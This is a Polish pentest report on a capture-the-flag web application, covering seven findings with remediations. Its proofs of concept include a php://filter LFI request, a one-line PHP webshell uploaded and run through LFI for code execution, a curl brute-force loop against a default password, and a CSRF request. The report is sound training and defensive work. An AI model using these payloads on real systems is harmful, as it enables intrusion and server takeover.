MARSHA

Raport z testów bezpieczeństwa

PRZEDMIOT PRAC

Aplikacja webowa CTF-1

DATA WYKONANIA PRAC

05.03.2026 – 10.03.2026

DATA WYKONANIA RETESTÓW

nd.

MIEJSCE WYKONYWANIA PENTESTÓW

Zdalnie

WERSJA DOKUMENTU

1.0

Podsumowanie wykonanych prac

Niniejszy raport jest podsumowaniem testów bezpieczeństwa przeprowadzonych przez Marsha. Przedmiotem testów była aplikacja webowa dostępna pod adresem: https://ctf-1-(...).to/ (aplikacja w ramach stażu w Securitum marzec – kwiecień 2026).

Testy bezpieczeństwa aplikacji zostały przeprowadzone w dwóch modelach: Black Box (użytkownik niezalogowany – weryfikacja mechanizmów uwierzytelniania) oraz Grey Box (z wykorzystaniem poświadczeń użytkownika standardowego oraz administratora). Pozwoliło to na zweryfikowanie podatności zarówno na poziomie publicznych punktów wejścia, jak i analizę błędów w mechanizmach kontroli dostępu oraz eskalacji uprawnień.

Najistotniejsze znalezione podatności to:

- [CRITICAL] CTF-1-001: Wyciek kodu źródłowego poprzez Local File Inclusion (PHP Wrappers)
- [CRITICAL] CTF-1-002: Remote Code Execution (RCE) poprzez błędy w obsłudze plików i LFI

W trakcie audytu szczególny nacisk położono na podatności mające lub mogące mieć negatywny wpływ na poufność, integralność oraz dostępność przetwarzanych danych.

Testy bezpieczeństwa przeprowadzono zgodnie z powszechnie przyjętymi metodykami testowania aplikacji webowych, takimi jak: OWASP TOP10 czy (w wybranym zakresie) OWASP ASVS.

W ramach audytu wykorzystano podejście polegające na testach manualnych opartych na wymienionych wyżej metodykach, jak i wsparcie tych czynności szeregiem narzędzi automatycznych, m.in. Burp Suite Community, ffuf, Nikto, nmap.

Podatności zostały szczegółowo opisane w dalszej części raportu.

Klasyfikacja podatności

Podatności zostały sklasyfikowane w czterostopniowej skali, plus info, odzwierciedlającej zarówno prawdopodobieństwo znalezienia podatności, jak i istotność skutków jej wykorzystania. Poniżej zawarto krótki opis każdego z poziomów istotności:

- **CRITICAL** (podatność krytyczna) – wykorzystanie podatności umożliwia przejęcie pełnej kontroli nad serwerem lub urządzeniem sieciowym albo pozwala uzyskać dostęp (w trybie zapisu i/lub odczytu) do danych o dużym poziomie poufności i istotności. Zazwyczaj podatność jest też łatwa do wykorzystania, tj. nie wymaga od napastnika posiadania dostępu do systemów, które są trudne do zdobycia, lub przeprowadzania ataków socjotechnicznych. Podatności oznaczone jako CRITICAL powinny być naprawione bezzwłocznie, jeśli występują na środowisku produkcyjnym.

- **HIGH** (podatność o wysokim poziomie istotności) – wykorzystanie podatności pozwala na uzyskanie dostępu do wrażliwych informacji (podobnie jak przy poziomie krytycznym), jednak może wcześniej wymagać spełnienia pewnych warunków (np. posiadania konta użytkownika w wewnętrznym systemie) w celu praktycznego wykorzystania. Alternatywnie: podatność może zostać w łatwy sposób wykorzystana, jednak ograniczone są jej skutki.

- **MEDIUM** (podatność o średnim poziomie istotności) – wykorzystanie podatności może zależeć od zewnętrznych czynników (np. wymaga przekonania użytkownika do kliknięcia w łącze) lub może wymagać trudnych do spełnienia warunków. Ponadto wykorzystanie podatności zazwyczaj umożliwia dostęp tylko do ograniczonej ilości danych lub do danych o mniejszym poziomie istotności.

- **LOW** (podatność o niskim poziomie istotności) – wykorzystanie podatności ma niewielki bezpośredni wpływ na bezpieczeństwo aplikacji lub wymaga bardzo trudnych warunków do spełnienia (np. fizyczny dostęp do serwera).

- **INFO** (ogólne zalecenia lub informacja) – punkty oznaczone poziomem INFO nie są podatnościami bezpieczeństwa. Wskazują jednak dobre praktyki, których zastosowanie pozwala zwiększyć ogólny poziom bezpieczeństwa aplikacji. Alternatywnie: zwracają uwagę na pewne rozwiązania (np. architektoniczne), pozwalające uszczelnić aplikację.

Spis treści

Raport z testów bezpieczeństwa 1
Podsumowanie wykonanych prac **2**
Klasyfikacja podatności 3
Historia zmian **5**
Podatności w aplikacji webowej **6**
[CRITICAL] CTF-1-001: Wyciek kodu źródłowego poprzez Local File Inclusion 7
[CRITICAL] CTF-1-002: Remote Code Execution (RCE) poprzez błędy w obsłudze plików i LFI 9
[HIGH] CTF-1-003: Domyślne dane uwierzytelniające w publicznej dokumentacji 12
[HIGH] CTF-1-004: Domyślne dane uwierzytelniające i podatność na ataki typu Brute-Force 14
[MEDIUM] CTF-1-005: Brak serwerowej weryfikacji żądań typu Cross-Site (CSRF) 16
[LOW] CTF-1-006: Ujawnienie wrażliwych zasobów w pliku robots.txt 19
[INFO] CTF-1-007: Podatność na enumerację wirtualnych hostów 20

Historia zmian

Data dokumentu	Wersja	Opis zmiany
11.03.2026	1.0	Utworzono raport z testów bezpieczeństwa.

Podatności w aplikacji webowej

[CRITICAL] CTF-1-001: Wyciek kodu źródłowego poprzez Local File Inclusion (PHP Wrappers)

OPIS

W module network zidentyfikowano podatność typu Local File Inclusion (LFI). Parametr module nie poddaje wejścia użytkownika należytej walidacji, co pozwala na użycie wrapperów PHP (np. php://filter). Wykorzystując filtr *convert.base64-encode*, atakujący może pobrać kod źródłowy plików .php w formie zakodowanej, co zapobiega ich wykonaniu na serwerze i pozwala na odczytanie czystego kodu aplikacji.

Wykorzystanie tej luki pozwoliło na pełną ekstrakcję pliku panel.php, co ujawniło:

1. Logikę autoryzacji opartą na zmiennej $is_admin.
2. Istnienie ukrytego modułu do aktualizacji oprogramowania: upload_firmware.php.

Więcej informacji:

- https://owasp.org/www-project-web-security-testing-guide/v42/4-Web_Application_Security_Testing/07-Input_Validation_Testing/11.1-Testing_for_Local_File_Inclusion
- https://owasp.org/Top10/A03_2021-Injection/
- https://owasp.org/www-community/attacks/Path_Traversal

SZCZEGÓŁY TECHNICZNE (PROOF OF CONCEPT)

Atak polegał na przesłaniu specjalnie spreparowanego żądania GET, które wymusiło na silniku PHP zakodowanie pliku przed jego wyświetleniem:

Payload:

```
GET /panel.php?section=network&module=php://filter/convert.base64-encode/resource=panel.php HTTP/2
Host: ctf-1-(…).to
Cookie: PHPSESSID=b08(…)67f
```

„Analiza zdekodowanego kodu pozwoliła zidentyfikować logikę panelu administratora. O ile standardowe wywołanie skryptu bez odpowiednich uprawnień zwraca jedynie komunikat „Brak uprawnień”, o tyle bezpośredni odczyt kodu źródłowego ujawnia logikę autoryzacji oraz funkcję przesyłania plików:

PHP

```
<?php if($is_admin){ ?>
        <form action="upload_firmware.php" method="post" enctype="multipart/form-data"
class="space-y-4">
                (..)
        </form>
<?php
```

REKOMENDACJA

1. Implementacja listy dozwolonych plików (Allow-list): Parametr module powinien przyjmować jedynie predefiniowane, bezpieczne wartości.
2. Wyłączenie niepotrzebnych wrapperów: Jeśli aplikacja nie wymaga użycia php://filter, funkcja ta powinna zostać zablokowana w konfiguracji php.ini.
3. Usunięcie wrażliwych danych z komentarzy: Informacje takie jak flagi, hasła czy opisy techniczne nie powinny znajdować się w kodzie źródłowym, nawet jeśli są chronione instrukcjami warunkowymi.
4. Dodatkowe informacje:
    - https://cheatsheetseries.owasp.org/cheatsheets/Input_Validation_Cheat_Sheet.html
    - https://cheatsheetseries.owasp.org/cheatsheets/File_Upload_Cheat_Sheet.html
    - https://www.php.net/manual/en/security.filesystem.php

[CRITICAL] CTF-1-002: Remote Code Execution (RCE) poprzez błędy w obsłudze plików i LFI

OPIS

Zidentyfikowano krytyczną podatność pozwalającą na zdalne wykonanie kodu na serwerze. Problem wynika z braku walidacji rozszerzeń przesyłanych plików w module aktualizacji oprogramowania (upload_firmware.php) oraz jednoczesnego występowania luki Local File Inclusion w module network. Atakujący może wgrać złośliwy skrypt PHP udający plik oprogramowania, a następnie wywołać jego wykonanie, co prowadzi do pełnego przejęcia kontroli nad systemem operacyjnym routera.

Więcej informacji:

- https://owasp.org/Top10/A03_2021-Injection/
- https://cwe.mitre.org/data/definitions/98.html

LOKALIZACJA

- Plik /upload_firmware.php (brak walidacji uploadu).
- Plik /panel.php, parametr module (brak filtracji ścieżki).

WARUNKI NIEZBĘDNE DO WYKORZYSTANIA PODATNOŚCI

1. Posiadanie uprawnień administratora lub dostęp do ukrytej sekcji admina (uzyskany np. poprzez analizę kodu źródłowego w CTF-1-2026-003).
2. Możliwość przesyłania plików przez formularz upload_firmware.php.
3. Podatność parametru module na dołączanie plików lokalnych.

SZCZEGÓŁY TECHNICZNE (PROOF OF CONCEPT)

Eksploatacja przebiegała w dwóch etapach:

Etap 1: Wgranie webshella (Arbitrary File Upload)

Przygotowano plik exploit.php zawierający funkcję wykonującą polecenia systemowe:

```
  GNU nano 8.6    exploit.php
<?php system($_GET['x']); ?>
```

Plik został przesłany do serwera mimo deklarowanego przeznaczenia modułu wyłącznie dla plików .bin. Serwer nie zweryfikował zawartości ani rozszerzenia, zapisując plik w katalogu /uploads/.

```
POST /upload_firmware.php HTTP/2
Host: ctf-1-(...).to
Cookie: PHPSESSID=635(...)356
Content-Length: 225
Cache-Control: max-age=0
Origin: https://ctf-1(...).to
Content-Type: multipart/form-data; boundary=----
WebKitFormBoundaryB8ReR9JofXY1KyAV
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (...)
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apn
g,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://ctf-1-(...).to/panel.php?section=admin
Accept-Encoding: gzip, deflate, br
Priority: u=0, i

------WebKitFormBoundaryB8ReR9JofXY1KyAV
Content-Disposition: form-data; name="firmware"; filename="exploit.php"
Content-Type: application/x-php

<?php system($_GET['x']); ?>

------WebKitFormBoundaryB8ReR9JofXY1KyAV—
```

Etap 2: Wykonanie kodu (LFI to RCE)

Wykorzystano lukę LFI w pliku panel.php, aby załadować wgrany wcześniej skrypt. Poprzez przekazanie polecenia systemowego w parametrze x, uzyskano dostęp do powłoki systemowej.

Zapytanie wywołujące (odczyt katalogu głównego):

```
GET /panel.php?section=network&module=uploads/exploit.php&x=ls+-la+/ HTTP/2
Host: ctf-1-(...).to
Cookie: PHPSESSID=f67(...)fcc5
```

Wynik działania: Serwer zwrócił pełną listę plików systemowych, co potwierdza wykonanie kodu z uprawnieniami serwera WWW.

REKOMENDACJA

1. Restrykcyjna walidacja plików: Serwer powinien akceptować wyłącznie pliki o rozszerzeniu .bin i weryfikować ich nagłówki (Magic Bytes).
2. Izolacja przesyłanych plików: Pliki powinny być zapisywane w katalogu bez uprawnień do wykonywania skryptów (np. z wyłączonym silnikiem PHP w tym folderze).
3. Bezpieczne dołączanie plików: Zastosowanie „białej listy” dozwolonych modułów w parametrze module zamiast dynamicznego ładowania plików na podstawie wejścia użytkownika.
4. Więcej informacji:
   - https://cheatsheetseries.owasp.org/cheatsheets/File_Upload_Cheat_Sheet.html
   - https://www.php.net/manual/en/security.filesystem.php

[HIGH] CTF-1-003: Domyślne dane uwierzytelniające w publicznej dokumentacji

OPIS

Analiza pliku manual.pdf ujawniła obecność domyślnych danych uwierzytelniających (login i hasło) do systemu zarządzania "Rutix". Dostępność tych poświadczeń w publicznie dostępnej dokumentacji stwarza wysokie ryzyko przejęcia nieautoryzowanej kontroli nad panelem administracyjnym. Zgodnie z klasyfikacją, podatność tę oznaczono jako HIGH, ponieważ umożliwia ona dostęp do wrażliwych funkcji aplikacji bez konieczności przeprowadzania zaawansowanego ataku technicznego.


Więcej informacji:

- https://owasp.org/Top10/A01_2021-Broken_Access_Control/
- https://cwe.mitre.org/data/definitions/1392.html

SZCZEGÓŁY TECHNICZNE (PROOF OF CONCEPT)

W treści pliku manual.pdf odnaleziono sekcję "Instrukcja uruchomienia", zawierającą następujące poświadczenia:

- **Instrukcja uruchomienia trasownika Rutix3000**



- **Domyślne dane logowania dla administratora oraz użytkownika**

Pierwsze logowanie

Poniżej podano domyślne poświadczenia dla kont użytkowników w routerze:
Konto administratora
admin:rutix-admin
Konto użytkownika
user:rutix3000-[Ostatnie 2 cyfry ID urządzenia podanego na jego spodzie]

LOKALIZACJA

Dokumentacja techniczna: /var/www/html/manual.pdf (dostępna via HTTP).

REKOMENDACJA

1. Wymuszenie zmiany fabrycznych haseł we wszystkich instancjach systemu.
2. Usunięcie wrażliwych danych uwierzytelniających z publicznie dostępnej dokumentacji.
3. Zastosowanie mechanizmów czyszczenia metadanych z publikowanych plików PDF, aby uniknąć wycieku dodatkowych informacji o środowisku.
4. Więcej informacji:
   - https://cheatsheetseries.owasp.org/cheatsheets/Authentication_Cheat_Sheet.html
   - https://pages.nist.gov/800-63-3/sp800-63b.html
   - https://owasp.org/www-project-web-security-testing-guide/v42/4-Web_Application_Security_Testing/01-Information_Gathering/05-Review_Webpage_Metadata_for_Information_Leakage

[HIGH] CTF-1-004: Domyślne dane uwierzytelniające i podatność na ataki typu Brute-force

OPIS

W publicznie dostępnej dokumentacji urządzenia (manual.pdf) zidentyfikowano schemat domyślnych haseł dla kont użytkowników. Hasło składa się ze stałego prefiksu oraz zmiennej końcówki (2 ostatnie cyfry ID urządzenia). Tak niska złożoność (zaledwie 100 kombinacji) pozwala na błyskawiczne przeprowadzenie skutecznego ataku typu brute-force. Brak mechanizmów blokady konta (Account Lockout) oraz Rate Limitingu umożliwił automatyzację procesu logowania i uzyskanie nieautoryzowanego dostępu do panelu zarządzania.

Więcej informacji:

- https://cwe.mitre.org/data/definitions/1392.html
- https://owasp.org/www-project-top-ten/2017/A3_2017-Sensitive_Data_Exposure

WARUNKI NIEZBĘDNE DO WYKORZYSTANIA PODATNOŚCI

1. Dostęp do pliku manual.pdf (wykazano w CTF-1-003).
2. Możliwość przesyłania żądań POST do formularza logowania.

SZCZEGÓŁY TECHNICZNE (PROOF OF CONCEPT)

W celu odnalezienia poprawnego hasła przygotowano skrypt w języku Bash, który iterował po wszystkich możliwych kombinacjach (00-99) dla użytkownika user.

Skrypt automatyzujący:

```
└─$ for i in {00..99}; do
  echo -n "Testuję: $i → "
  curl -s -i -X POST https://ctf-1-[redacted].to/login.php \
       -H "Content-Type: application/x-www-form-urlencoded" \
       -H "Referer: https://ctf-1-[redacted].to/login.php" \
       -b "e0b[redacted]d53" \
       -d "username=user&password=rutix3000-$i" | grep -i "Location"
done
```

Wynik działania (identyfikacja poprawnego hasła): Analiza odpowiedzi serwera wykazała, że dla wartości 51 nastąpiło przekierowanie do pliku *panel.php*, co oznacza pomyślne uwierzytelnienie:

```
Testuję: 50 → location: index.php
Testuję: 51 → location: panel.php
Testuję: 52 → location: index.php
```

LOKALIZACJA

Plik /login.php, parametry: username, password.

REKOMENDACJA

1. Zwiększenie entropii: Hasła nie powinny być generowane na podstawie przewidywalnych danych technicznych urządzenia.
2. Wdrożenie Rate Limiting: Serwer powinien blokować adresy IP wykonujące dużą liczbę prób logowania w krótkim czasie.
3. Wymuszenie zmiany hasła: Przy pierwszej konfiguracji system powinien wymagać od użytkownika ustawienia własnego, silnego hasła.
4. Więcej informacji
    - https://cheatsheetseries.owasp.org/cheatsheets/Authentication_Cheat_Sheet.html
    - https://pages.nist.gov/800-63-3/sp800-63b.html

[MEDIUM] CTF-1-005: Brak serwerowej weryfikacji żądań Cross-Site (CSRF)

Opis

Zidentyfikowano brak mechanizmów ochrony przed atakami typu Cross-Site Request Forgery w module konfiguracji sieciowej. Analiza przechwyconego ruchu wykazała, że aplikacja polega wyłącznie na ciasteczku sesyjnym PHPSESSID i nie implementuje unikalnych tokenów kryptograficznych (anti-CSRF).

Więcej informacji:

- https://owasp.org/Top10/A01_2021-Broken_Access_Control/
- https://owasp.org/www-community/attacks/csrf
- https://cwe.mitre.org/data/definitions/352.html

SZCZEGÓŁY TECHNICZNE (PROOF OF CONCEPT)

Podatność została potwierdzona manualnie przy użyciu narzędzia proxy (Burp Suite). Kroki weryfikacyjne:

1. Przechwycono poprawne żądanie POST /settings.php wysłane z poziomu panelu (Referer=panel.php?section=network).
2. Zmodyfikowano parametry lan_address na wartość testową 13.37.13.37.
3. Usunięto nagłówki określające pochodzenie żądania (Referer, Origin, Sec-Fetch-*), symulując żądanie z zewnętrznego, złośliwego źródła.

```
1  POST /settings.php HTTP/2
2  Host: ctf-[redacted]al.to
3  Cookie: PHPSESSID=5[redacted]34e16
4  Content-Length: 108
5  Cache-Control: max-age=0
6  Sec-Ch-Ua: "Chromium";v="145", "Not:A-Brand";v="99"
7  Sec-Ch-Ua-Mobile: ?0
8  Sec-Ch-Ua-Platform: "Linux"
9  Accept-Language: en-US,en;q=0.9
10 Content-Type: application/x-www-form-urlencoded
11 Upgrade-Insecure-Requests: 1
12 User-Agent: Mozilla/5.0 (X11; Linux x86_64)
   AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0
   Safari/537.36
13 Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/a
   vif,image/webp,image/apng,*/*;q=0.8,application/signed-exchan
   ge;v=b3;q=0.7
14
15 Accept-Encoding: gzip, deflate, br
16 Priority: u=0, i
17
18 lan_address=13.37.13.37&network_mask=255.255.255.0
```

4. Serwer zwrócił odpowiedź HTTP/2 302 Found z przekierowaniem do panel.php, co potwierdza pomyślne przetworzenie instrukcji przez.

```
HTTP/2 302 Found
Alt-Svc: h3=":443"; ma=2592000
Cache-Control: no-store, no-cache, must-revalidate
Content-Type: text/html; charset=UTF-8
Date: Wed, 11 Mar 2026 17:27:20 GMT
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Location: panel.php
Pragma: no-cache
Server: Apache/2.4.66 (Debian)
Via: 1.1 Caddy
X-Powered-By: PHP/8.4.17
Content-Length: 0
```

5. Weryfikacja poprzez GET /settings.php potwierdziła trwałą zmianę adresu IP w konfiguracji urządzenia.

```
HTTP/2 200 OK
Alt-Svc: h3=":443"; ma=2592000
Cache-Control: no-store, no-cache, must-revalidate
Content-Type: application/json
Date: Wed, 11 Mar 2026 17:28:42 GMT
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Pragma: no-cache
Server: Apache/2.4.66 (Debian)
Via: 1.1 Caddy
X-Powered-By: PHP/8.4.17
Content-Length: 141

{
  "lan_address":"13.37.13.37",
  "network_mask":"255.255.255.0",
  "ssid":"testowa",
  "password":"test1",
  "mode":"WPA3"
}
```

Choć mechanizm SameSite=Lax w nowoczesnych przeglądarkach stanowi barierę mitygującą, brak walidacji po stronie serwera (Server-Side) jest krytycznym błędem projektowym, który można obejść w starszych przeglądarkach lub poprzez ataki typu XSS.

LOKALIZACJA

POST https://ctf-1-(...).to/settings.php

REKOMENDACJA

1. Wdrożenie unikalnych tokenów dla każdej sesji, które muszą być przesyłane w treści żądań modyfikujących stan aplikacji.
2. Weryfikacja nagłówka Origin po stronie serwera jako dodatkowa warstwa ochrony.
3. Więcej informacji:
   - https://cheatsheetseries.owasp.org/cheatsheets/Cross-Site_Request_Forgery_Prevention_Cheat_Sheet.html
   - https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Set-Cookie/SameSite

[LOW] CTF-1-006: Ujawnienie wrażliwych zasobów w pliku robots.txt

OPIS

W trakcie rekonesansu zidentyfikowano plik *robots.txt*, który zawiera dyrektywę *Disallow* wskazującą bezpośrednio na plik *manual.pdf*. Choć celem tego mechanizmu jest ograniczenie indeksowania przez roboty wyszukiwarek, w kontekście bezpieczeństwa działa on jak drogowskaz dla potencjalnego atakującego, wskazując lokalizację plików, które autor uznał za niepubliczne. Takie działanie jest formą „bezpieczeństwa przez ukrycie" (ang. *security by obscurity*), co jest uznawane za niewystarczającą praktykę zabezpieczającą.

SZCZEGÓŁY TECHNICZNE (PROOF OF CONCEPT)

Odczytanie zawartości pliku pod adresem: https://ctf-1(...).to/robots.txt ujawnia:

REKOMENDACJA

1. Wrażliwe pliki, takie jak manual.pdf, powinny być zabezpieczone mechanizmem uwierzytelniania (np. sesją użytkownika), a nie tylko ukryte przed wyszukiwarkami.
2. Należy usunąć ścieżki do plików wrażliwych z pliku robots.txt. Jeśli zasób nie powinien być widoczny w wyszukiwarce, lepiej zastosować tag *<meta name="robots" content="noindex">* w nagłówku strony lub pliku.
3. Dokumentacja techniczna nie powinna znajdować się w głównym katalogu serwera (public_html), jeśli nie jest przeznaczona dla każdego użytkownika.

[INFO] CTF-1-007: Podatność na enumerację wirtualnych hostów

OPIS

Za pomocą narzędzia ffuf potwierdzono, że serwer odpowiada na zapytania skierowane do subdomen www oraz mail. Umożliwia atakującemu mapowanie infrastruktury i szukanie potencjalnie niezabezpieczonych środowisk testowych.

SZCZEGÓŁY TECHNICZNE (PROOF OF CONCEPT)

Analiza wielkości odpowiedzi (1744 bajty) wskazuje, że subdomeny te są aliasami domeny głównej.

```
#www                    [Status: 200, Size: 1744, Words: 517, Lines: 54, Duration: 37ms]
#mail                   [Status: 200, Size: 1744, Words: 517, Lines: 54, Duration: 37ms]
```

REKOMENDACJA

Skonfigurowanie serwera tak, aby obsługiwał wyłącznie zdefiniowane nazwy hostów i odrzucał pozostałe żądania (np. błędem 403 Forbidden).